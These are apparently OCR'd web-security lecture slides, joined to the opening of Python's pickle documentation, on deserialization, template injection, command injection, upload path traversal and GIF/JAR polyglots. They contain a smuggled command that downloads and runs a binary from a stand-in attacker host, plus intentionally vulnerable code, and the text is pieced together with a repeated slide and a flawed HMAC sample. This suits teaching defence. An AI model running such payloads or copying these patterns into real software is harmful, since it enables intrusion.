  - Relationship to other Python modules
    - Comparison with `marshal`
    - Comparison with `json`
  - Data stream format
  - Module Interface
  - What can be pickled and unpickled?
  - Pickling Class Instances
    - Persistence of External Objects
    - Dispatch Tables
    - Handling Stateful Objects
  - Custom Reduction for Types, Functions, and Other Objects
  - Out-of-band Buffers
    - Provider API
    - Consumer API

`pickle` — Python object serialization

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Avoiding serialization vulnerabilities


- Avoid serialization of whole objects
  - e.g., use JSON instead, restore data selectively
- If really needed, sign attacker-controllable data

```
import pickle
import hmac

def index(request):
  userdata = request.COOKIES.get("userdata")
  userdata_sign = request.COOKIES.get("userdata_sign")
  if userdata:
    hmac_inst = hmac.new(SETTINGS.SECRET_KEY)
    hmac_inst.update(userdata)
    if hmac.compare_digest(hmac_inst.hexdigest(), userdata_sign):
      actual_userdata = pickle.loads(userdata)
    # do something meaningful with user data here

  response = render_to_response("main.html", {})
  serialized = pickle.dumps(actual_userdata)
  response.set_cookie('userdata', serialized)
  hmac_inst = hmac.new(SETTINGS.SECRET_KEY)
  hmac_inst.update(userdata)
  response.set_cookie('userdata_sign', hmac_inst.hexdigest())
```

Template Injection



Usage of templating systems

- PHP initially designed to intermix HTML with PHP code
  - horrible to read sometimes
- Better solution: separate view and controlling code
  - build templates with placeholders for computed results
  - underlying concept of MVC frameworks
- All major programming languages feature template systems
  - PHP: Twig, Smarty, ...
  - Python: Django, Jinja2, ...

Templates in Jinja2

extends other template

blocks may be changed by child templates

```
{% extends "base.html" %}
<title>{% block title %}{% endblock %}</title>
<ul>
{% for user in users %}
  <li><a href="{{ user.url }}">{{ user.username | striptags }}</a></li>
{% endfor %}
</ul>
```

regular loops just in Python

{{var}} evaluates var and inserts into document


var.property accesses property

optional filters may be applied to output

Exploiting Jinja2 templates

```
def handle404(request):
    template = "<html><title>404</title><body>Sorry,
      the site %s was not found on this server.</body></html>"
    template = template % urllib.unquote(request.get_full_path())
    t = Template(template)
    return HttpResponse(t.render(request=request))
```

- Template is partially under control of attacker
- Jinja2 allows for calls of methods
  - e.g., `{{'bla'.upper()}}`



Avoiding Server-Side Template Injection

Don't allow unsanitized user-provided input in the generation of your templates!

Summary

6

OS commands - malicious use

- Malicious usage
  - http://example.org/add_user?username=fry; wget http://attacker.org/mal; chmod +x mal; ./mal %26 %23&password=secret
- Result
  - htpasswd -b .htpasswd fry; wget http://attacker.org/mal; chmod +x mal; ./mal & #secret

```
import os

def add_user(request, username, password):
  os.system("htpasswd -b .htpasswd %s %s" % (username, password))
  return HttpResponse("user added")
```

14

What could go wrong here?

- Attacker controls name of uploaded file
- name=../index.php overwrites index.php

```
<?php
$uploaded = $_FILES["upfile"];
$destination = sprintf("./uploads/%s", $_FILES["upfile"]["name"]);
move_uploaded_file($_FILES["upfile"]["tmp_name"], $destination);
?>
```

20

GIFAR

- Combination of a GIF and a JAR
  - GIF and JPG carry information on file format in first bytes
  - JAR (really just a ZIP) has "header" at the end of the file

```
cse361@nikifor-VirtualBox:~$ cat futurama.gif futurama.zip > futurama-gifar.gif
cse361@nikifor-VirtualBox:~$ file futurama-gifar.gif
futurama-gifar.gif: GIF image data, version 89a, 498 x 331
cse361@nikifor-VirtualBox:~$ unzip futurama.zip
Archive:  futurama.zip
replace futurama.gif? [y]es, [n]o, [A]ll, [N]one, [r]ename:
```

56

Exploiting Jinja2 templates

```
def handle404(request):
    template = "<html><title>404</title><body>Sorry,
      the site %s was not found on this server.</body></html>"
    template = template % urllib.unquote(request.get_full_path())
    t = Template(template)
    return HttpResponse(t.render(request=request))
```

- Template is partially under control of attacker
- Jinja2 allows for calls of methods
  - e.g., {{'bla'.upper()}}

Credits

- Original slide deck by Ben Stock
- Modified by Nick Nikiforakis